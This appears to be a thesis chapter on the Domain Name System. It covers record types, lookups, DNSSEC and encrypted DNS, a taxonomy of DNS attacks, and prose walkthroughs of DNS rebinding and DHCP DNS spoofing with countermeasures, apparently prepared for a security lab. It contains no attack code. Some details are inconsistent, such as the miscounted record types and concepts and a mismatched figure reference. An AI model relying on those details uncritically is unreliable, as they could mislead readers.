| TXT                      | Facilitates the exchange of arbitrary and unformatted text with a host or name server.                                                              |
| PTR                      | Associates a domain name with an IP address, serving as the opposite of A and AAAA records.                                                         |
| MX                       | Identifies the mail exchange server linked to a domain name.                                                                                        |

**Table 2.1:** Main DNS Records types



**Figure 2.1:** Structure of a DNS Query Message and a DNS Response Message


**DNS Packet Structure** A DNS packet includes an IP header, a UDP/TCP header, and a DNS message, which consists of several sections, each serving a specific purpose in the DNS query and response process [2].

As shown in 2.1, a DNS Message can be divided into two types, Query and Response. A DNS Query Message is composed of only a header and a question section, while a DNS Response Message also has an answer, authoritative, and additional sections. Each entry in these three sections is a resource record, or RR, which includes fields for the name, type, class, TTL (time to live, how long content or a query is retained in DNS caching), and data length, followed by the resource data (RDATA) [5] [2].

The five sections of a DNS Message are:



- Header: Contains fields such as the transaction ID (Query ID), flags (indicating query/response, recursion, etc.), and counts for the question, answer, authority, and additional sections.
- Question: Contains the domain name being queried, the type of query (for instance, A, MX), and the class (usually IN for Internet).
- Answer: Contains resource records answering the question.
- Authority: Lists authoritative name servers for the domain.
- Additional: Provides extra information, such as IP addresses of the authoritative name servers.



**Figure 2.2:** Example of DNS Lookup Operation

**DNS Lookup** As illustrated in 2.2, a DNS lookup can be initiated when a client, wanting to know the IP address of a domain, queries a resolver. If the resolver's cache lacks the mapping information, it proceeds through steps 2-8, conducting a DNS lookup by querying the hierarchy. Here are the steps in more detail:

- Step 1: The user's device sends a DNS query to a DNS resolver, asking for the IP address associated with "example.com".
- Step 2: The DNS resolver does not have the IP address cached, so it queries the root servers to find the authoritative server for the ".com" top-level domain (TLD).

- Step 3: A root server responds to the DNS resolver with the address of the TLD server responsible for the ".com" domain.
- Step 4: The DNS resolver then queries the ".com" TLD server to find the authoritative server for "example.com".
- Step 5: The ".com" TLD server responds with the address of the authoritative server for "example.com".
- Step 6: The DNS resolver queries the authoritative server for "example.com" to get the IP address of "example.com".
- Step 7: The authoritative server responds with the IP address for "example.com".
- Step 8: Finally, the DNS resolver sends the IP address back to the user's device, allowing it to connect to "example.com".

To expedite subsequent requests, the resolver caches the mapping information for a duration determined by the domain's time to live (TTL), which the value itself is set by the authoritative server. DNS makes extensive use of caching, at the resolver level, to reduce lookup latency and query load on upstream servers. It also supports load distribution through round-robin DNS and service location records (SRV), which allow balancing traffic across multiple servers.

### 2.1.3 Security and Vulnerabilities

Despite its centrality to Internet operations, DNS was not originally designed with strong security in mind. As a result, it has become a frequent target for attacks such as DNS spoofing, DNS Rebinding, and amplification-based distributed denial-of-service (DDoS) attacks. One of the most well-known DNS-based attacks was the 2016 Mirai botnet DDoS attack, which overwhelmed major DNS service providers and caused widespread disruption across multiple high-profile websites [11] [12].

To address these concerns, the Internet community has introduced several security enhancements. DNS Security Extensions (DNSSEC) provide data integrity and authentication through digital signatures, ensuring that responses to DNS queries have not been tampered with. More recently, DNS-over-HTTPS (DoH) and DNS-over-TLS (DoT) have emerged to encrypt DNS queries and responses, protecting user privacy and reducing the risk of surveillance or manipulation by intermediaries [13].

### 2.1.4 Operational and Research Relevance

DNS is not just a passive lookup mechanism, it actively shapes how users experience the Internet. The performance of DNS resolution impacts page load times, while misconfigured or vulnerable DNS records

can result in service outages or security breaches. Furthermore, DNS data is a rich source of telemetry for network operators and cybersecurity analysts, offering insights into traffic patterns, threat activity, and anomalous behavior.

In academic and industry research, DNS is studied across a wide range of dimensions: performance optimization, detection of malicious domains, resilience under attack, censorship circumvention, and the implications of emerging standards like encrypted DNS protocols. In particular, as the Internet becomes increasingly fragmented along geopolitical lines, control over DNS infrastructure and policies raises important questions about governance, digital sovereignty, and access [14].

The Domain Name System enables the basic functionality of modern digital communication while simultaneously presenting challenges related to scalability, security, and governance. As such, any comprehensive study of Internet infrastructure, cybersecurity, or network optimization must consider DNS as a central element of analysis.

## 2.2 DNS Security and Privacy Enhancements

### 2.2.1 DNSSEC


The Domain Name System Security Extensions (DNSSEC) were developed to tackle persistent security issues within DNS, especially its deficiencies in authentication and integrity. DNSSEC introduces a set of extensions to DNS, focused on ensuring data integrity and authenticating the origin of data [15].

DNSSEC uses asymmetric (public-key) cryptography such that each DNS zone has a **Zone Signing Key (ZSK)** and a **Key Signing Key (KSK)**. The ZSK is used to sign the zone's resource record sets (RRsets). The KSK is used to sign the ZSK itself. The public part of each key is published in the zone via DNSKEY records [15].

There are five DNS record types added by DNSSEC:

- **RRSIG**: A digital signature for a set of DNS records (an RRset), generated using the private ZSK. Resolvers can verify these signatures to confirm authenticity.
- **DNSKEY**: Holds a public key used to sign RRSIGs. Each zone usually publishes two: a KSK and a ZSK.
- **DS Records**: Delegation Signer (DS) records connect a child zone to a parent zone, establishing a chain of trust from the root.
- **NSEC/NSEC3**: These are used to provide authenticated denial of existence, preventing attackers from falsifying non-existent domains.

The widespread adoption of DNSSEC is contingent upon support from both DNS resolvers and authoritative servers. Importantly, the client does not need to possess any certificate. Instead, trust is established through a hierarchical chain of trust, as described below. A significant breakthrough occurred in July 2010 with the signing of the root zone, facilitating the complete establishment of the DNSSEC chain of trust [16]. This chain of trust operates hierarchically. Each DNS zone's authenticity is validated by the zone above it, ensuring a secure and authenticated path from the root to individual domains. This process guarantees that DNS information remains untampered during transit. The root zone's **public KSK** is pre-configured in most validating DNS resolvers and serves as the trust anchor. The validation process, as shown in Figure 3, proceeds as follows:



**Figure 2.3:** DNSSEC Validation Process

- Step 1: The resolver queries the root zone for the DNSKEY RRset.
- Step 2: The Root server returns the DNSKEY RRSET that includes the RRSIG the public KSK and the public ZSK.
- Step 3: The resolver uses the root public KSK to verify the RRSIG. If the signature is valid, the resolver now trusts the root public ZSK.
- Step 4: The ZSK is used to verify RRSIGs (validating) on other records in the root zone, such as the DS record for a TLD (e.g., **.com**).

- Step 5: The resolver then queries the **.com** zone for its DNSKEY RRset.
- Step 6: .com Server returns its DNSKEY RRset
- Step 7: The DNS Resolver then checks that the KSK in the **.com** DNSKEY RRset matches the hash in the DS record.
- Step 8: If it matches, the resolver uses the **.com** public KSK to verify the RRSIG over the **.com** DNSKEY RRset.
- Step 9: The **.com** public ZSK is then trusted and used to validate records like the DS for **example.com**. This process continues down the DNS hierarchy until the final domain is validated.

The resolver validates each link in the chain by fetching the appropriate DNSKEYs and DS records, validating RRSIGs with the correct public keys, and confirming that the hashes match the DS record in the parent zone. If any of these validation steps fail, the DNS response is considered fraudulent and is not returned to the client.

Nevertheless, there are still major concerns including key management, automating zone signing, rollover policies, and the risk of larger DNS response sizes causing fragmentation issues [17].

In mid-2024, the average DNSSEC validation rate in the EU was 47.5%, significantly higher than the global average of 32.5% [18]. Some EU countries have validation rates exceeding 60%, largely due to proactive policies by ISPs and government bodies. Major European ISPs, such as Deutsche Telekom and Orange, now support DNSSEC validation across their recursive resolver infrastructure. This greatly increases the security benefits for end users, even when domain owners have not explicitly configured DNSSEC on their own domains.

An important extension that builds directly on DNSSEC is **DNS-based Authentication of Named Entities (DANE)**. DANE leverages DNSSEC's chain of trust to associate **TLS certificates** with domain names using **TLSA records**. By doing so, it allows domain owners to specify which certificates or certificate authorities are valid for their services, reducing reliance on traditional public Certificate Authorities (CAs). Because TLSA records are protected by DNSSEC, clients can verify their authenticity and integrity, mitigating risks such as man-in-the-middle attacks and rogue or compromised CAs. DANE is particularly useful for securing protocols like HTTPS, SMTP, and other TLS-based services [19]??

### 2.2.2 DNS over HTTPS (DoH)

DNS over HTTPS (DoH) is a protocol designed to improve user privacy and security by encrypting DNS queries through the HTTPS protocol. This encryption prevents eavesdropping and tampering with DNS

data by man-in-the-middle attacks, as the communication between the DoH client and the DoH-based DNS resolver is secured.

DoH encrypts DNS queries using HTTPS, typically over port 443, making DNS traffic indistinguishable from regular HTTPS traffic. This encryption enhances user privacy by preventing intermediaries like ISPs from monitoring or altering DNS requests. Additionally, since DoH uses standard HTTPS protocols, it benefits from existing web infrastructure, facilitating easier adoption and deployment.

This protocol was standardized by the Internet Engineering Task Force (IETF) in 2018 [20]. Major operating systems have since incorporated DoH support.

Traditionally, an Operating System handles DNS for all applications. However, with DoH, browsers can bypass the OS's native resolver and send encrypted queries directly to a trusted provider. This "Last Mile" encryption ensures that the local network administrator or ISP cannot see which websites a user is visiting based on their DNS requests.

Major DNS providers such as Cloudflare, Google, and Quad9 offer DoH services, and although recent studies indicate there are over 900 publicly accessible DoH resolvers, showing significant adoption [21], the reliance on a few major DoH providers has raised concerns about potential centralization of DNS traffic, which could impact user privacy and network resilience. While DoH enhances privacy, it can complicate network management tasks, such as content filtering and malware detection, as it obscures DNS traffic from traditional monitoring tools. It also permits the establishment of DNS tunnels [22] and does not inherently prevent cache poisoning unless it's combined with DNSSEC and a trustworthy DoH resolver [23].

### 2.2.3 DNS over TLS (DoT)

DNS over TLS (DoT) operates by establishing a secure TLS connection between the DNS client and the DNS resolver. Once this connection is established, all DNS queries and responses are transmitted over this encrypted channel. This process typically utilizes TCP port 853, which is designated specifically for DoT traffic [24].

This method ensures that DNS traffic is protected from interception and tampering, providing a higher level of security compared to traditional DNS. Compared with DNS over HTTPS (DoH), DoT offers system-wide DNS encryption, making it ideal for network administrators who require clear visibility and control over DNS traffic [23]. Its use of a dedicated port (853) facilitates easier monitoring and policy enforcement. On the other hand, this dedicated port also makes DoT traffic more identifiable and potentially easier to block by restrictive networks [25]. In contrast, DoH encrypts DNS queries within HTTPS traffic over port 443, blending them with regular web traffic and enhancing resistance to censorship. While DoT may offer slightly lower latency due to its streamlined protocol, DoH's integration with existing web infrastructure provides broader compatibility, especially in environments where HTTPS traffic is

prioritized [26] [27]

## 2.2.4 DNS over QUIC (DoQ)

DNS over QUIC (DoQ) is an encrypted DNS protocol that leverages the QUIC transport layer to enhance privacy and performance. Standardized in RFC 9250 by the IETF in May 2022, DoQ aims to combine the privacy benefits of DNS over TLS (DoT) with the low-latency characteristics of traditional DNS over UDP [28]. The introduction of encrypted protocols such as DNS over TLS (DoT) and DNS over HTTPS (DoH) has significantly enhanced privacy in DNS communications. However, these protocols are inherently limited by their underlying transport mechanisms, which struggle with issues like IP fragmentation and multi-RTT handshakes. Challenges that QUIC effectively addresses [29].

QUIC is a transport protocol built atop UDP, integrating TLS 1.3 encryption and features like multiplexing and 0-RTT (zero round-trip time) connection establishment. It is designed to provide similar functionality to TCP, such as reliable data transmission, but with additional features and improvements, as mentioned earlier. DoQ utilizes these capabilities to transmit DNS queries and responses over QUIC connections, typically on UDP port 8853.

Due to its novelty, this DNS protocol is still in the early stages of adoption.

## 2.3 Overview of DNS Attacks




Figure 2.4: Overview of DNS Attacks - Source: [1]

DNS is a frequent target of a broad range of threats. According to [1], DNS attacks can be classified into three main classes, as shown in 2.4.

### 2.3.1 DNS Protocol Attacks

These exploit weaknesses in the DNS protocol to intercept or manipulate DNS communications.

- **Man-in-the-Middle Attack:** An attacker intercepts DNS traffic between client and server to alter responses.
- **DNS Spoofing:** Forged DNS responses are sent to a resolver to redirect traffic to malicious sites.
- **DNS Rebinding:** An attacker tricks a browser into violating the same-origin policy, allowing access to internal networks.

### 2.3.2 DNS Server Attacks

These target the DNS servers themselves to disrupt service or take control.

- **Server DoS & DDoS:** Overwhelms the DNS server with traffic to deny access to legitimate users.
- **Server Hijacking:** Attacker gains control over a DNS server to alter domain-to-IP mappings.
- **Cache Poisoning:** Injects false DNS data into a resolver's cache, redirecting users to malicious sites.

### 2.3.3 DNS Abuse/Misuse

This category involves attacks that do not exploit technical vulnerabilities in the DNS protocol or servers directly, but rather abuse the legitimate use of DNS services or features for malicious purposes. These attacks often involve misusing DNS as a tool to enable broader cyberattacks such as phishing, malware distribution, data exfiltration, or denial-of-service.

**Domain Name Registration Abuse** Exploits the domain registration process for malicious gain or deception.

- **Cybersquatting:** Registering domain names similar to legitimate brands to mislead users or demand ransom.
- **Typosquatting:** Registering misspelled variants of popular domain names to catch user errors.
- **Domain Reputation & Re-registration:** Abusing expired or low-reputation domains for malicious activity.



## DNS Reflection

- **DNS Amplification:** Uses open resolvers, due to not requiring any authentication, reflect and amplify traffic in DDoS attacks.

## Malicious or Compromised Domains/IPs

- **Malicious Botnets (C&C Servers):** Use DNS to manage and control infected machines.
- **Malicious Fast-Flux Domains & Networks:** Rapidly change DNS records to evade detection.
- **Malicious DGAs (Domain Generation Algorithms):** Automatically generate domains to evade tracking.

## Covert Channels

- **Malicious DNS Tunneling:** Uses DNS queries/responses to exfiltrate data or communicate with malware.
- **Malicious Payload Distribution:** Embeds or delivers malware via DNS responses.

## Benign Services & Applications (Misused)

- **Malicious DNS Resolvers:** Legitimate-looking resolvers used for spying or redirection.
- **Malicious Scanners:** Use DNS queries to gather information on targets.
- **URL Shorteners:** Can obscure malicious URLs, aiding phishing or malware campaigns.

There are other attacks explored in this work that are not present in 2.4, which can be classified as DNS Protocol Attacks: DHCP DNS Spoofing; and DNS Server Attacks: Unauthorized Zone Transfer, DNS ARP Poisoning.

## 2.4 DNS Security

We discuss now in more detail some of the most relevant attacks that are included in our DNS security lab.

### 2.4.1 DNS Rebinding

DNS Rebinding is a technique that allows an attacker to bypass the same-origin policy in web browsers, enabling malicious scripts to interact with private network services as if they originated from within the trusted network [2] [30]. There are two primary ways to carry out the attack:


- **Client-side rebinding via a malicious website:** In the most common form of the attack, the attacker tricks the victim into visiting a malicious website such as **attacker.com**, which the attacker controls. When the victim's browser loads the page, it performs a DNS lookup for **attacker.com**, and the attacker's DNS server responds with an IP address pointing to an attacker-controlled web server on the internet. The browser loads malicious JavaScript from this server. Later, when the JavaScript makes another request to **attacker.com**, the attacker responds with a different IP address — for example, a private IP such as **192.168.0.2**. Because the domain name remains the same, the browser still considers the request to be the same origin. This allows the malicious script to access internal network resources as if they were part of **attacker.com**, breaching the network's perimeter defenses.
- **Rebinding via a compromised local DNS resolver:** A more difficult but potentially more powerful variation of the attack involves the attacker gaining control of the DNS resolver used by the victim's network — for example, through malware or misconfiguration. If the attacker controls the resolver, they can manipulate DNS responses without needing the victim to visit a malicious website. This allows for DNS rebinding attacks to be launched passively or on-demand, targeting devices inside the local network without user interaction.

2.5 illustrates the first scenario, in which the victim visits a malicious website controlled by the attacker (**www.attacker.com**). The victim also has a private web server on their local network that is normally inaccessible from the internet. The attacker, who controls the DNS records for their domain and knows the private IP of the victim's internal service, launches the attack as follows:

- Step 1: The Attacker tricks the Victim into accessing its malicious web page on **www.attacker.com** (such as, via phishing) and a DNS request is sent to the malicious domain's DNS server.
- Step 2: The DNS server returns (231.0.2.1) that corresponds to the correct IP address of the Attacker's Web server.
- Step 3: The Victim's web browser gets the web page from the Attacker Web Server.
- Step 4: After the page is loaded, the browser runs the malicious script.
- Step 5: The Web Browser sends a new request to **www.attacker.com** through a DNS Query sent to the DNS Server.

- Step 6: The DNS Server returns the Victim's Private Web Server IP address (192.168.0.2).
- Step 7: The malicious script sends an HTTP request to the private server. Because the browser treats the request as same-origin, it allows the malicious page to fully interact with the private server's resources.

The attack is now concluded. The attacker can now send HTTP requests to the Private Web Server, and the Web Browser will not identify it as a cross-origin request. The attacker is free to fully access the Private Web Server.



**Figure 2.5:** DNS Rebinding Attack

## Countermeasures to DNS Rebinding

DNS Rebinding attacks can be mitigated through various strategies implemented at different stages, including Browser-based, Server-based, and DNS-based defenses.

**Browser-based Defenses** Modern web browsers have adopted a technique known as DNS pinning. This method ensures that the browser caches DNS resolutions for a predetermined period, regardless

of the Time To Live (TTL) value specified by the DNS server [31]. This is particularly effective against attackers who set extremely low TTL values for their malicious hostnames, as browsers will override these values with a default setting. This approach, however, has limitations, as the default TTL for DNS caching in modern browsers is typically just 60 seconds. Consequently, if a victim keeps a malicious webpage open for over a minute and the page contains a script that repeatedly sends requests to the target server, this defense can be bypassed.

**Server-based Defenses** Many private HTTP servers, especially those used in Internet of Things (IoT) applications, often lack authentication mechanisms, assuming they are inaccessible from the Internet due to their placement within private networks. A robust Server-based defense strategy involves implementing strong authentication protocols. An even more effective measure is the adoption of HTTPS [30]. During the HTTPS handshake process, the real domain must validate the TLS certificate, which can thwart DNS Rebinding attacks since the malicious webpage's domain would not match the private server's domain.

**DNS-based Defenses** At the DNS level, one potential countermeasure is to filter out all private IP addresses from DNS resolutions. This capability is offered by some public DNS servers (like OpenDNS), DNS caching applications (like Dnsmasq and Unbound), and DNS-specific firewalls (like dnswall). While this approach can effectively prevent DNS Rebinding attacks, it may also inadvertently block legitimate hostnames that resolve to private IP addresses. For example, many IoT services rely on hostnames that translate to private IP addresses for proper functionality. As of June 2021, it is estimated that 8.99% of all active hostnames resolve to private IP addresses [30]. To address this, these services often allow users to create exceptions, enabling domains that legitimately point to private address spaces to be added to a whitelist.

## 2.4.2 DHCP DNS Spoofing


DHCP DNS Spoofing is a cyberattack technique that manipulates the DHCP (Dynamic Host Configuration Protocol) and DNS to redirect or intercept network traffic. This attack exploits the trust-based nature of DHCP and DNS to deceive clients into using malicious or unauthorized DNS servers. which allows attackers to redirect victims to fraudulent websites, intercept sensitive data, or launch further attacks, all while evading direct detection. This technique leverages the lack of authentication in DHCP and DNS responses, combined with the ability to inject false information into network communications. The attack involves intercepting or forging DHCP responses to assign a rogue DNS server to clients, thereby controlling their DNS resolution process. DHCP DNS spoofing can be broken down into four main concepts: **DHCP Request Interception** and **DNS Resolution Manipulation**. Initially, the attacker

monitors a network for DHCP requests from clients seeking IP configuration. When a legitimate DHCP Discover request is detected, the attacker races to respond with a forged DHCP offer before the legitimate DHCP server can. This spoofed offer contains the IP address of a malicious DNS server controlled by the attacker. If the client accepts the attacker's offer, it will use the rogue DNS server for all subsequent DNS queries. The attacker's DNS server then manipulates responses to redirect the victim's traffic, such as directing requests for legitimate websites to phishing pages or intercepting unencrypted communications. This redirection can lead to malware distribution, or man-in-the-middle attacks. The victim remains unaware of the manipulation, as the attack exploits the inherent trust in DHCP and DNS protocols, making it difficult to detect without proper network monitoring or security measures.

Figure 2.10 shows a DHCP DNS Spoofing attack scenario. The following steps show how it operates:

- Step 1: A victim device joins the network or attempts to renew its lease and broadcasts a DHCPDISCOVER message to the entire local network in order to find an available DHCP server.
- Step 2: The Attacker DHCP Server intercepts the broadcast and immediately sends a DHCPOFFER. To ensure the Victim chooses it has its DHCP server. This message includes standard networking info, like an IP address and gateway, but also the IP address of a DNS Resolver, 157.53.85.16, which belongs to the Attacker DNS Resolver.
- Step 3: The Victim accepts the malicious offer and configures its network settings based on the attacker's provided info. It then performs a query for a domain, like example.com. From this point on, every time the victim tries to resolve a domain it will be sent to the Attacker DNS Resolver.
- Step 4: The Attacker DNS Resolver can now reply with an IP address belonging to an attacker machine, effectively redirecting the Victim away from the legitimate destination.

